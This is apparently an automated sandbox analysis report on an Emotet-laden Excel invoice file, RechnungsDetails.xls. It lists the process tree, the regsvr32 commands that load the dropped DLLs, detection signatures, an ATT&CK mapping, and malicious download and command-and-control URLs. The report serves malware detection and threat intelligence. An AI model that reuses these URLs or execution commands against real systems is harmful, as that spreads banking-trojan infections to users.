ID: 632061
Sample Name:
RechnungsDetails.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 08:58:56
Date: 23/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

RechnungsDetails.xls


Overview

General Information

Sample Name:	RechnungsDetails.xls
Analysis ID:	632061
MD5:	3264e16e2d2183.
SHA1:	525547db03f6c2..
SHA256:	30b599f8110f4a5.
Tags:	xls
Infos:	



Detection




Hidden Macro 4.0, Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Office document tries to convince v…
- Yara detected Emotet
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for drop…
- Office process drops PE file
- Found Excel 4.0 Macro with suspici…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 808 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 2688 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2624 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\FIdWcB\GulPp.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1136 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2480 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\IWNForDwCavadlTU\oACuhBcYqGjSrI.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1312 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2360 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2164 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\AQbqR\xhDhNsFFy.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- svchost.exe (PID: 1824 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: C78655BC80301D76ED4FEF1C1EA40A7D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.1264915905.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000005.00000002.1264216924.00000000003F0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.1346182348.0000000000160000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.1056224873.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000003.00000002.926879685.00000000002C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 5 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.regsvr32.exe.2c0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
4.2.regsvr32.exe.140000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
5.2.regsvr32.exe.3f0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
9.2.regsvr32.exe.140000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
3.2.regsvr32.exe.2c0000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 5 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

Networking

System process connects to network (likely due to code injection or exploit)

E-Banking Fraud

Yara detected Emotet

System Summary

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found malicious Excel 4.0 Macro

Office process drops PE file

Found Excel 4.0 Macro with suspicious formulas

Boot Survival

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Scripting	Path Interception	1 1 1 Process Injection	1 3 1 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	1 Query Registry	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	4 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	1 Virtualization/Sandbox Evasion	Security Account Manager	1 2 1 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 3 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	2 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Scripting	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Hidden Files and Directories	DCSync	2 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	2 Obfuscated Files or Information	Proc Filesystem	2 6 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Regsvr32	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RechnungsDetails.xls	42%	Virustotal		Browse
RechnungsDetails.xls	37%	ReversingLabs	Document-Excel.Trojan.Abracadabra	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\F3DOS06hLF1rUq3s6XOB[1].dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\CPZby9k8xhW2TaPgwsAagxTpGuhIkFrK[1].dll	100%	Joe Sandbox ML		
C:\Users\user\uxevr1.ocx	100%	Joe Sandbox ML		
C:\Users\user\uxevr4.ocx	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\LjSKxP[1].dll	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Users\user\uxevr2.ocx	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\LjSKxP[1].dll	26%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\LjSKxP[1].dll	65%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\CPZby9k8xhW2TaPgwsAagxTpGuhIkFrK[1].dll	39%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\F3DOS06hLF1rUq3s6XOB[1].dll	37%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\F3DOS06hLF1rUq3s6XOB[1].dll	62%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\uxevr1.ocx	39%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\uxevr2.ocx	37%	Metadefender		Browse
C:\Users\user\uxevr2.ocx	62%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\uxevr4.ocx	26%	Metadefender		Browse
C:\Users\user\uxevr4.ocx	65%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\AQbqR\xhDhNsFFy.dll (copy)	26%	Metadefender		Browse
C:\Windows\System32\AQbqR\xhDhNsFFy.dll (copy)	65%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\FIdWcB\GulPp.dll (copy)	39%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\IWNForDwCavadlTU\oACuhBcYqGjSrl.dll (copy)	37%	Metadefender		Browse
C:\Windows\System32\IWNForDwCavadlTU\oACuhBcYqGjSrl.dll (copy)	62%	ReversingLabs	Win64.Trojan.Emotet	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
elamurray.com	4%	Virustotal		Browse
jr-software-web.net	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://173.82.82.196:8080/	100%	URL Reputation	malware	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://https://www.melisetotoaksesuar.com/catalog/controller/account/dqfKI/	100%	Avira URL Cloud	malware	
http://jr-software-web.net/aaabackupsqldb/11hYk3bHJ/	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://elamurray.com/athletics-carnival-2018/3UTZYr9D9f/	100%	Avira URL Cloud	malware	
http://https://173.82.82.196/	100%	URL Reputation	malware	
http://https://173.82.82.196/(	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://173.82.82.196/F	100%	Avira URL Cloud	malware	
http://https://173.82.82.196:8080/J	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://173.82.82.196:8080/N	100%	Avira URL Cloud	malware	
http://https://173.82.82.196:8080/0	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
elamurray.com	66.84.31.11	true	false	• 4%, Virustotal, Browse	unknown
jr-software-web.net	138.219.41.210	true	true	• 11%, Virustotal, Browse	unknown
masyuk.com	128.199.252.32	true	false		unknown
melisetotoaksesuar.com	212.98.224.29	true	false		unknown
www.melisetotoaksesuar.com	unknown	unknown	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://www.melisetotoaksesuar.com/catalog/controller/account/dqfKI/	true	• Avira URL Cloud: malware	unknown
http://jr-software-web.net/aaabackupsqldb/11hYk3bHJ/	true	• Avira URL Cloud: malware	unknown
http://elamurray.com/athletics-carnival-2018/3UTZYr9D9f/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://173.82.82.196:8080/	regsvr32.exe, 0000000A.00000002.13468567 62.0000000002A90000.00000004.00000020.00 020000.00000000.sdmp	true	• URL Reputation: malware	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000004.00000002.13469014 20.0000000002688000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1346675258.00000000003C500 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1346897623.000 0000002ABD000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000004.00000002.13469014 20.0000000002688000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1346675258.00000000003C500 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1346897623.000 0000002ABD000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://ocsp.entrust.net03	regsvr32.exe, 00000004.00000002.13469014 20.0000000002688000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1346675258.00000000003C500 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1346897623.000 0000002ABD000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://173.82.82.196/	regsvr32.exe, 0000000A.00000002.13468567 62.0000000002A90000.00000004.00000020.00 020000.00000000.sdmp	true	• URL Reputation: malware	unknown
http://https://173.82.82.196/(	regsvr32.exe, 0000000A.00000002.13468567 62.0000000002A90000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000004.00000002.13469014 20.0000000002688000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1346897623.0000000002ABD00 0.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000004.00000002.13469014 20.0000000002688000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1346675258.00000000003C500 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1346897623.000 0000002ABD000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://173.82.82.196/F	regsvr32.exe, 00000004.00000003.99569466 1.00000000003F6000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 004.00000002.1346693049.00000000003F6000 .00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://173.82.82.196/f	regsvr32.exe, 00000004.00000003.99569466 1.00000000003F6000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 004.00000002.1346693049.00000000003F6000 .00000004.00000020.00020000.00000000.sdmp	true		unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://173.82.82.196:8080/J	regsvr32.exe, 00000004.00000003.99569466 1.00000000003F6000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 004.00000002.1346693049.00000000003F6000 .00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://ocsp.entrust.net0D	regsvr32.exe, 00000004.00000002.13469014 20.0000000002688000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1346897623.0000000002ABD00 0.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://173.82.82.196:8080/N	regsvr32.exe, 00000004.00000003.99569466 1.00000000003F6000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 004.00000002.1346693049.00000000003F6000 .00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000004.00000002.13469014 20.0000000002688000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1346675258.00000000003C500 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1346897623.000 0000002ABD000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1346856762.0000000002A90000.0000 0004.00000020.00020000.00000000.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000004.00000002.13469014 20.0000000002688000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 000A.00000002.1346897623.0000000002ABD00 0.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://173.82.82.196:8080/0	regsvr32.exe, 0000000A.00000002.13468567 62.0000000002A90000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

